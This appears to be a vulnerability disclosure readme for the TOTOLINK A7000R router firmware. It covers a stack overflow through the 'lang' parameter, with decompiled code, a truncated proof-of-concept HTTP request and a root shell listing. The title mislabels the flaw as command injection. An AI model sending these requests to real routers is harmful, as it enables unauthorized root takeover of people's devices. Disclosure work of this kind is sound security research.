

main vuln / TOTOLINK / A7000R / 6 /



Darry-lang1 Add files via upload ...

on Jul 26 History

..



img

4 months ago



readme.md

4 months ago



readme.md

# TOTOLink A7000R V9.1.0u.6115\_B20201022 Has an command injection vulnerability

## Overview

- Manufacturer's website information: <https://www.totolink.net/>
- Firmware download address :  
[https://www.totolink.net/home/menu/detail/menu\\_listtpl/download/id/171/ids/36.htm](https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/171/ids/36.htm)

## Product Information

TOTOLink A7000R V9.1.0u.6115\_B20201022 router, the latest version of simulation overview:

NO	Name	Version	Updated	Download
1	A7000R_Datasheet	Ver1.0	2020-08-07	<a href="#"></a>
2	A7000R_Firmware	V4.1cu.3053_B20180329	2020-09-10	<a href="#"></a>
3	A7000R_Firmware	V4.1cu.3382_B20180529	2020-09-10	<a href="#"></a>
4	A7000R_Firmware	V4.1cu.4080_B20190530	2020-09-10	<a href="#"></a>
5	A7000R_Firmware	V4.1cu.4154_B20191014	2020-09-10	<a href="#"></a>
6	A7000R_Firmware	V9.1.0u.6115_B20201022(Transition version)	2020-12-30	<a href="#"></a>

## Vulnerability details

```

1 int __fastcall sub_422934(int a1)
2 {
3     const char *Var; // $s2
4     int v3; // $s0
5     int JsonConf; // $s1
6     const char *v5; // $s0
7     char v7[128]; // [sp+18h] [-80h] BYREF
8
9     memset(v7, 0, sizeof(v7));
10    Var = (const char *)websGetVar(a1, "lang", "cn");
11    v3 = websGetVar(a1, "langAutoFlag", &word_42C8AC);
12    nvram_set("preferred_lang", Var);
13    nvram_set("auto_lang", v3);
14    JsonConf = getJsonConf(0);
15    if ( JsonConf )
16    {
17        sprintf(v7, "HelpUrl %s", Var);
18        v5 = (const char *)websGetVar(JsonConf, v7, &byte_42E318);
19        if ( *v5 )
20        {
21            memset(v7, 0, sizeof(v7));
22            sprintf(v7, "http://%s", v5);
23            nvram_set("help_url_custom", v7);
24        }
25        cJSON_Delete(JsonConf);
26    }

```

var is formatted into v7 through sprintf function, and var is the value of Lang we enter. The size of the format string is not limited, resulting in stack overflow.

## Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```

POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 561
Origin: http://192.168.0.1
DNT: 1
Connection: close
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache

{"topicurl": "setting/setLanguageCfg","lang":
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

```



Although it returns a status of 200, there is another way to see if the target code was successfully executed.

```

POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 25
Origin: http://192.168.0.1
DNT: 1

```


```

Connection: close
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache


{"topicurl":"getInitCfg"}

```

The above report verifies that our target code was successfully executed.



From the figure above, we can see that defaultLang has been modified by us to show that our target code has been executed.



As shown in the figure above, we can hijack PC registers.

```
BusyBox v1.24.2 (2020-12-02 18:57:43 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x  2 1000      1000      4096 Jul 19 22:40 bin
drwxrwxr-x  3 1000      1000      4096 Dec  2  2020 dev
drwxrwxr-x  2 1000      1000      4096 Dec  2  2020 etc
drwxrwxr-x  4 1000      1000      4096 Dec  2  2020 etc_re
drwxrwxr-x  2 1000      1000      4096 Dec  2  2020 home
lrwxrwxrwx  1 1000      1000           7 Dec  2  2020 init -> sbin/rc
drwxrwxr-x  3 1000      1000      4096 Dec  2  2020 lib
drwxrwxr-x  3 1000      1000      4096 Dec  2  2020 lighttp
drwxrwxr-x  2 1000      1000      4096 Dec  2  2020 media
drwxrwxr-x  2 1000      1000      4096 Dec  2  2020 net
drwxrwxr-x  2 1000      1000      4096 Dec  2  2020 opt
drwxrwxr-x  2 1000      1000      4096 Dec  2  2020 proc
drwxrwxr-x  2 1000      1000      4096 Dec  2  2020 sbin
drwxrwxr-x  2 1000      1000      4096 Dec  2  2020 sys
drwxrwxr-x  2 1000      1000      4096 Dec  2  2020 tmp
drwxrwxr-x  9 1000      1000      4096 Dec  2  2020 usr
drwxrwxr-x  2 1000      1000      4096 Dec  2  2020 var
drwxrwxr-x  9 1000      1000      4096 Dec  2  2020 www

/ #
```

Finally, you can write exp to get a stable root shell without authorization.